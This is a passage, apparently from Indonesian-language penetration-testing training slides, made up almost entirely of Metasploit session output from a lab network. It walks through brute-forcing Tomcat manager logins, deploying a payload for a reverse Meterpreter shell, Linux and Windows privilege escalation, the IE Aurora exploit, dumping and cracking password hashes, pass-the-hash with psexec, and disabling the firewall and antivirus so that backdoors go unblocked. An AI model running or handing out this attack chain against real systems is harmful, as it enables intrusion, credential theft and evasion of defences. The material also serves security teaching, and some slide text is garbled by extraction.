[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.0.13:8180 - LOGIN SUCCESSFUL: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Post Exploitation: Priv Escalation

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD          no        The password for the specified username
PATH            /manager    yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST           yes       The target address
RPORT           80        yes       The target port
USERNAME         no        The username to authenticate as
VHOST           no        HTTP server virtual host

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.0.13
RHOST => 192.168.0.13
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > exploit
[*] Started reverse handler on 192.168.0.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6454 bytes as RKrz1.war ...
[*] Executing /RKrz1/i3nkBaon95N5RRG580SfAotz.jsp...
[*] Undeploying RKrz1 ...
[*] Sending stage (30680 bytes) to 192.168.0.13
[*] Meterpreter session 1 opened (192.168.0.15:4444 -> 192.168.0.13:49570) at 2015-07-21 04:55:05 -0400
meterpreter > 
```



"the quieter you become, the more you are able

Post Exploitation: Priv Escalation

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(tomcat_mgr_deploy) > use exploit/linux/local/
use exploit/linux/local/desktop_privilege_escalation  use exploit/linux/local/pkexec
use exploit/linux/local/hp_smhstart      use exploit/linux/local/sock_sendpage
use exploit/linux/local/kloxo_lxsuexec   use exploit/linux/local/sophos_wpa_clear_keys
msf exploit(tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
msf exploit(udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

Name      Current Setting  Required  Description
----      -----          ----- 
NetlinkPID           no        Usually udevd pid-1.  Meterpreter sessions will autodetect
SESSION            yes        The session to run this module on.
WritableDir         /tmp       A directory where we can write files (must not be mounted noexec)

Exploit target:

Id  Name
--  --
0  Linux x86

msf exploit(udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(udev_netlink) > exploit

[*] Started reverse handler on 192.168.0.15:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2692
[+] Found netlink pid: 2691
[*] Writing payload executable (274 bytes) to /tmp/RaEDdqxDiW
[*] Writing exploit executable (1879 bytes) to /tmp/wmmWlGyhnr
[*] chmod'ing and running it...
[*] Command shell session 2 opened (192.168.0.15:4444 -> 192.168.0.13:46119) at 2015-07-21 04:57:53 -0400

id
uid=0(root) gid=0(root)
```

The watermark features the Kali Linux logo, which consists of the word "KALI" in a large, bold, blue font above the word "LINUX" in a similar style. Below the main text, the tagline "the quieter you become, the more you are able to hear" is written in a smaller, lighter blue font. The entire logo is set against a dark, semi-transparent circular background.

Post Exploitation: Priv Escalation

- Untuk di windows walau umumnya exploitasi terhadap layanan akan langsung memberikan akses Administrator (umumnya layanan yang berjalan di windows di jalankan user administrator) tetapi pada meterpreter terdapat fungsi ‘getsystem’ untuk melakukan privileged escalation

Post Exploitation: Priv Escalation

```
msf > search aurora
Matching Modules
=====
Name          Disclosure Date  Rank    Description
----          -----        -----   -----
exploit/windows/browser/ms10_002_aurora 2010-01-14    normal  MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption

msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):
=====
Name      Current Setting  Required  Description
----      -----          -----   -----
SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT  8080              yes       The local port to listen on.
SSL      false             no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH  Path to a custom URI (default is random)

Exploit target:
=====
Id  Name
--  --
0  Automatic

msf exploit(ms10_002_aurora) > set URIPATH bonus
URIPATH => bonus
msf exploit(ms10_002_aurora) > run
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.60:4444
[*] Using URL: http://0.0.0.0:8080/bonus
msf exploit(ms10_002_aurora) > [*] Local IP: http://192.168.0.60:8080/bonus
[*] Server started.
```



"the quieter you become, the more you are able to hear"

Post Exploitation: Priv Escalation

```
msf exploit(ms10_002_aurora) > [*] Local IP: http://192.168.0.60:8080/bonus
[*] Server started.
[*] 192.168.0.61    ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] 192.168.0.61    ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (770048 bytes) to 192.168.0.61
[*] Meterpreter session 3 opened (192.168.0.60:4444 -> 192.168.0.61:1417) at 2015-07-22 09:04:23 -0400

msf exploit(ms10_002_aurora) > sessions

Active sessions
=====


| Id | Type                  | Information           | Connection                                            |
|----|-----------------------|-----------------------|-------------------------------------------------------|
| -- | --                    | --                    | --                                                    |
| 3  | meterpreter x86/win32 | CS021\testing @ CS021 | 192.168.0.60:4444 -> 192.168.0.61:1417 (192.168.0.61) |



msf exploit(ms10_002_aurora) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3256 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\testing\Desktop>exit
meterpreter > getuid
Server username: CS021\testing
```

Post Exploitation: Priv Escalation

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h      Help Banner.
    -t <opt> The technique to use. (Default to '0'). "the quieter you
            are, the more you can hear."
            0 : All techniques available
            1 : Service - Named Pipe Impersonation (In Memory/Admin)
            2 : Service - Named Pipe Impersonation (Dropper/Admin)
            3 : Service - Token Duplication (In Memory/Admin)

meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```



Post Exploitation: Priv Escalation

```
msf exploit(ms10_002_aurora) > sessions
Active sessions
=====
Id  Type          Information           Connection
--  --           -----
2   meterpreter x86/win32  CS021\testing @ CS021  192.168.0.60:4445 -> 192.168.0.61:1453 (192.168.0.61)

msf exploit(ms10_002_aurora) > use exploit/windows/local/
use exploit/windows/local/adobe_sandbox_adobecollabsync      use exploit/windows/local/ms13_005_hwnd_broadcast
use exploit/windows/local/agnitum_outpost_acs                use exploit/windows/local/ms13_053_schlamperei
use exploit/windows/local/always_install_elevated            use exploit/windows/local/ms13_081_track_popup_menu
use exploit/windows/local/ask                                use exploit/windows/local/ms13_097_ie_registry_symlink
use exploit/windows/local/bthpan                            use exploit/windows/local/ms14_009_ie_dfsvc
use exploit/windows/local/bypassuac                         use exploit/windows/local/ms14_058_track_popup_menu
use exploit/windows/local/bypassuac_injection              use exploit/windows/local/ms14_070_tcpip_ioctl
use exploit/windows/local/current_user_psexec             use exploit/windows/local/ms15_004_tswbproxy
use exploit/windows/local/ikeext_service                   use exploit/windows/local/ms_ndproxy
use exploit/windows/local/mqac_write                        use exploit/windows/local/novell_client_nicm
use exploit/windows/local/ms10_015_kitrap0d               use exploit/windows/local/novell_client_nwfs
use exploit/windows/local/ms10_092_schelevator            use exploit/windows/local/ntapphelpcachecontrol
use exploit/windows/local/ms11_080_afdjoinleaf            use exploit/windows/local/nvidia_nvsvc
msf exploit(ms10_002_aurora) > use exploit/windows/local/ms10_015_kitrap0d
use exploit/windows/local/payload_inject
use exploit/windows/local/persistence
use exploit/windows/local/powershell_cmd_upgrade
use exploit/windows/local/prr_flatten_rec
use exploit/windows/local/pxeexploit
use exploit/windows/local/s4u_persistence
use exploit/windows/local/service_permissions
use exploit/windows/local/trusted_service_path
use exploit/windows/local/virtual_box_guest_additions
use exploit/windows/local/virtual_box_opengl_escape
use exploit/windows/local/vss_persistence
use exploit/windows/local/wmi
```

Post Exploitation: Priv Escalation

```
msf exploit(ms10_015_kitrap0d) > show options
Module options (exploit/windows/local/ms10_015_kitrap0d):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  SESSION           yes        The session to run this module on.

Exploit target:
  Id  Name
  --
  0  Windows 2K SP4 - Windows 7 (x86)

msf exploit(ms10_015_kitrap0d) > set SESSION 2
SESSION => 2
msf exploit(ms10_015_kitrap0d) > exploit
[*] Started reverse handler on 192.168.0.60:4444
[*] Launching notepad to host the exploit...
[+] Process 2768 launched.
[*] Reflectively injecting the exploit DLL into 2768...
[*] Injecting exploit into 2768 ...
[*] Exploit injected. Injecting payload into 2768...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (770048 bytes) to 192.168.0.61
[*] Meterpreter session 3 opened (192.168.0.60:4444 -> 192.168.0.61:1455) at 2015-07-22 09:14:48 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```



"the quieter you become, the more you are heard"

Post Exploitation: Priv Escalation


- Selanjutnya untuk menjadi root/Administrator adalah dengan mendapatkan password dari user yang sah. Salah satu command dari meterpreter untuk mendapatkan hash password dari user di sistem adalah “hashdump”.

Post Exploitation: Priv Escalation

```
msf exploit(ms10_002_aurora) > [*] Using URL: http://0.0.0.0:8080/thr2
[*] Local IP: http://192.168.0.60:8080/thr2
[*] Server started.
[*] 192.168.0.62 ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (770048 bytes) to 192.168.0.62
[*] Meterpreter session 5 opened (192.168.0.60:8008 -> 192.168.0.62:1476) at 2015-07-22 09:30:58 -0400

msf exploit(ms10_002_aurora) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: CS021\testing
meterpreter > hashdump
Administrator:500:921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1004:71c00c26f678bd45aad3b435b51404ee:18e34a40e484f297a3aed54b0472b7fc:::
HelpAssistant:1000:665474d9eac82cf04e7b68c6d655234a:1442f6e0e14ef3d2ce012ac251293305:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:046a89e2799e62446f7da562bf19182d:::
testing:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > [*] 192.168.0.61 - Meterpreter session 2 closed. Reason: Died
```



“the quieter you become, the more you are

Post Exploitation: Priv Escalation

- Hash tersebut dapat di crack atau di pergunakan untuk masuk ke target via smb login menggunakan module metasploit “psexec” (khusus windows)

Post Exploitation: Priv Escalation

```
msf exploit(msl0_002_aurora) > search psexec
Matching Modules
=====
Name                                Disclosure Date Rank      Description
-----
auxiliary/admin/smb/psexec_command    normal        normal    Microsoft Windows Authenticated Administration Utility
auxiliary/admin/smb/psexec_ntdsgrab   normal        normal    PsExec NTDS.dit And SYSTEM Hive Download Utility
auxiliary/scanner/smb/psexec_loggedin_users
exploit/windows/local/current_user_psexec 1999-01-01  excellent  PsExec via Current User Token
exploit/windows/local/wmi               1999-01-01  excellent  Windows Management Instrumentation (WMI) Remote Command Execution
exploit/windows/smb/psexec            1999-01-01  manual     Microsoft Windows Authenticated User Code Execution
exploit/windows/smb/psexec_psh         1999-01-01  manual     Microsoft Windows Authenticated Powershell Command Execution

msf exploit(msl0_002_aurora) > use exploit/windows/smb/psexec
msf exploit(psexec) > show options
Module options (exploit/windows/smb/psexec):
Name          Current Setting  Required  Description
----          -----          -----  -----
RHOST          192.168.1.111  yes       The target address
RPORT          445           yes       Set the SMB service port
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain      WORKGROUP      no        The Windows domain to use for authentication
SMBPass
SMBUser

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass 921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42
SMBPass => 921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42
```

“the quieter you become, the more you are able to hear”

Post Exploitation: Priv Escalation

```
Module options (exploit/windows/smb/psexec):
Name          Current Setting
----          -----
RHOST         192.168.0.64
RPORT         445
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE          ADMIN$          Required  Description
d/write folder share
SMBDomain      MSHOME
SMBPass        921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42
SMBUser        Administrator

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          -----
EXITFUNC       thread          yes       Exit technique (accepted: seh, thread, process, none)
LHOST          192.168.0.63    yes       The listen address
LPORT          4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.0.63:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.0.64:445|MSHOME as user 'Administrator'...
[*] Uploading payload...
[*] Created '\OuTsQkoc.exe...
[+] 192.168.0.64:445 - Service started successfully...
[*] Deleting '\OuTsQkoc.exe...
[*] Sending stage (770048 bytes) to 192.168.0.64

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



Post Exploitation: Priv Escalation

- Untuk linux, hash yang di peroleh dapat di crack mempergunakan jtr
 - use post/linux/gather/hashdump
 - hash disimpan di database, lihat dengan “creds”
 - use auxiliary/analyze/jtr_linux

Post Exploitation: Priv Escalation

```
msf auxiliary(jtr_crack_fast) > use auxiliary/analyze/jtr_linux
msf auxiliary(jtr_linux) > run

[*] Wordlist file written out to /tmp/jtrtmp20150804-4873-1l2bjul
[*] Hashes Written out to /tmp/hashes_tmp20150804-4873-1os7l1r
[*] Cracking md5 hashes in normal wordlist mode...
guesses: 6  time: 0:00:00:03 DONE (Tue Aug  4 20:50:35 2015)  c/s: 36213  trying: e - tude
Use the "--show" option to display all of the cracked passwords reliably
[*] Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
[*] 123456789      (klog)
[*] batman          (sys)
[*] service         (service)
[*] postgres         (postgres)
[*] user             (user)
[*] msfadmin        (msfadmin)
[*] Cracked Passwords this run:
[+] user:user:::::6:
[+] postgres:postgres:::::5:
[+] msfadmin:msfadmin:::::4:
[+] klog:123456789:::::3:
[+] sys:batman:::::2:
[+] service:service:::::7:
[*] Cracking des hashes in normal wordlist mode...
[*] No password hashes loaded (see FAQ)
[*] Cracked Passwords this run:
[*] Cracking bsdi hashes in normal wordlist mode... "the quieter you become, the more you are able to hear"
[*] No password hashes loaded (see FAQ)
[*] Cracked Passwords this run:
[*] Auxiliary module execution completed
```



Post Exploitation: Kill AV & Firewall

- Mematikan firewall dan antivirus adalah suatu langkah yang umumnya di lakukan setelah kita berhasil mengeksploitasi komputer target, tujuannya adalah agar backdoor atau kegiatan lain yang kita lakukan selanjutnya tidak ter-block.

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.0.18    yes        The target address
  RPORT   445            yes        Set the SMB service port
  SMBPIPE BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  EXITFUNC thread        yes        Exit technique (accepted: seh, thread, process, none)
  LHOST   192.168.0.15    yes        The listen address
  LPORT   4444           yes        The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.15:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.18      "the quieter you become, the more you are able to hear"

meterpreter > shell
Process 500 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netsh
```

Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-----
Operational mode      = Enable
Exception mode        = Enable

Standard profile configuration (current):
-----
Operational mode      = Enable
Exception mode        = Enable

Bluetooth Network Connection firewall configuration:
-----
Operational mode      = Enable

Local Area Connection firewall configuration:
-----
Operational mode      = Enable

C:\WINDOWS\system32>netsh firewall set opmode mode= DISABLE
netsh firewall set opmode mode= DISABLE
Ok.

C:\WINDOWS\system32>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-----
Operational mode      = Enable      "the quieter yo
Exception mode        = Enable

Standard profile configuration (current):
-----
Operational mode      = Disable
Exception mode        = Enable

Bluetooth Network Connection firewall configuration:
-----
Operational mode      = Enable

Local Area Connection firewall configuration:
```

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall

```
meterpreter > shell
Process 2320 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist
tasklist

  Image Name          PID Session Name     Session#    Mem Usage
  == ============
System Idle Process      0 Console           0        28 K
System                      4 Console           0       236 K
smss.exe                  552 Console          0       388 K
csrss.exe                 672 Console          0      3,804 K
winlogon.exe               696 Console          0      4,476 K
services.exe                740 Console          0      3,220 K
lsass.exe                  752 Console          0      1,464 K
vmacthlp.exe                908 Console          0      2,376 K
svchost.exe                 956 Console          0      4,644 K
svchost.exe                 1020 Console         0      4,208 K
svchost.exe                 1160 Console         0     26,160 K
svchost.exe                 1272 Console         0      3,396 K
svchost.exe                 1376 Console         0      4,244 K
spoolsv.exe                  1516 Console         0      6,512 K
explorer.exe                  1668 Console         0     19,620 K
rundll32.exe                  1872 Console         0      3,192 K
vmtoolsd.exe                  1880 Console         0     14,700 K
svchost.exe                  2008 Console         0      3,140 K
svchost.exe                  200 Console          0      4,336 K
vmtoolsd.exe                  188 Console          0     11,092 K
TPAutoConnSvc.exe              940 Console          0      4,248 K
alg.exe                     1836 Console          0      3,420 K
TPAutoConnect.exe              480 Console          0      4,312 K
SM RTP.exe                   2852 Console          0      7,684 K
rundll32.exe                  3532 Console          0      4,892 K
cmd.exe                     2592 Console          0      2,528 K
wsctfy.exe                   1316 Console          0      1,896 K
cmd.exe                     2320 Console          0      2,440 K
tasklist.exe                  1084 Console          0      4,080 K
wmiprvse.exe                  1700 Console          0      5,536 K
```

Post Exploitation: Kill AV & Firewall

```
wscntfy.exe          1316 Console      0     1,896 K
cmd.exe              2320 Console      0     2,440 K
SMORTP.exe           3652 Console      0     8,168 K
wmiprvse.exe         3388 Console      0     5,748 K
tasklist.exe         3772 Console      0     4,068 K
```

```
C:\WINDOWS\system32>taskkill /PID 3652
taskkill /PID 3652
```

```
ERROR: The process with PID 3652 could not be terminated.
Reason: This process can only be terminated forcefully ( with /F option ).
```

```
C:\WINDOWS\system32>taskkill /F /PID 3652
taskkill /F /PID 3652
SUCCESS: The process with PID 3652 has been terminated.
```

```
C:\WINDOWS\system32>tasklist /SVC | find /I "SM*"
tasklist /SVC | find /I "SM*"
```


```
C:\WINDOWS\system32>tasklist /SVC | find /I "SM"
tasklist /SVC | find /I "SM"
smss.exe             552 N/A
```

```
C:\WINDOWS\system32>
```



"the quieter you

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall

```
meterpreter > run killav.rb
[*] Killing Antivirus services on the target...
[*] Killing off avgrsx.exe...
[-] Error in script: Rex::Post::Meterpreter::RequestError stdapi_sys_process_kill: Operation failed: Access is denied.
meterpreter > █
```

Post Exploitation: Kill AV & Firewall


```
C:\WINDOWS\system32>tasklist /SVC | find "avg"
tasklist /SVC | find "avg"
avgrsx.exe           668 N/A
avgcsrvx.exe         704 N/A
avgui.exe            172 N/A
avgidsagent.exe      632 AVGIDSAgent
avgwdsvc.exe         736 avgwd
avgnsx.exe           2724 N/A
avgemcx.exe          2772 N/A
```

```
C:\WINDOWS\system32>
```

Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>taskkill /F /IM "avg*"
taskkill /F /IM "avg*"
ERROR: The process "avgrsx.exe" with PID 668 could not be terminated.
Reason: Access is denied.
ERROR: The process "avgcsrvx.exe" with PID 704 could not be terminated.
Reason: Access is denied.
ERROR: The process "avgui.exe" with PID 172 could not be terminated.
Reason: Access is denied.
ERROR: The process "avgidsagent.exe" with PID 632 could not be terminated.
Reason: Access is denied.
ERROR: The process "avgwdsvc.exe" with PID 736 could not be terminated.
Reason: Access is denied.
ERROR: The process "avgnsx.exe" with PID 2724 could not be terminated.
Reason: Access is denied.
ERROR: The process "avgemcx.exe" with PID 2772 could not be terminated.
Reason: Access is denied.

C:\WINDOWS\system32>
```



"the quieter you

Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>sc queryex avgrsx
sc queryex avgrsx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.

C:\WINDOWS\system32>sc queryex avgcsrvx
sc queryex avgcsrvx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.

C:\WINDOWS\system32>sc queryex avgui
sc queryex avgui
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.

C:\WINDOWS\system32>sc queryex avgidsagent
sc queryex avgidsagent
SERVICE_NAME: avgidsagent
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                           (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
    PID                : 632
    FLAGS              :
```

```
C:\WINDOWS\system32>sc queryex avgwdsvc
sc queryex avgwdsvc
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
```

The specified service does not exist as an installed service.



Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>sc queryex avgwdsvc
sc queryex avgwdsvc
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.

C:\WINDOWS\system32>sc queryex avgnsx
sc queryex avgnsx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.

C:\WINDOWS\system32>sc queryex avgemcx
sc queryex avgemcx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.

C:\WINDOWS\system32>sc queryex avgwd
sc queryex avgwd

SERVICE_NAME: avgwd
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
                           (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
    PID                : 736
    FLAGS              :
```

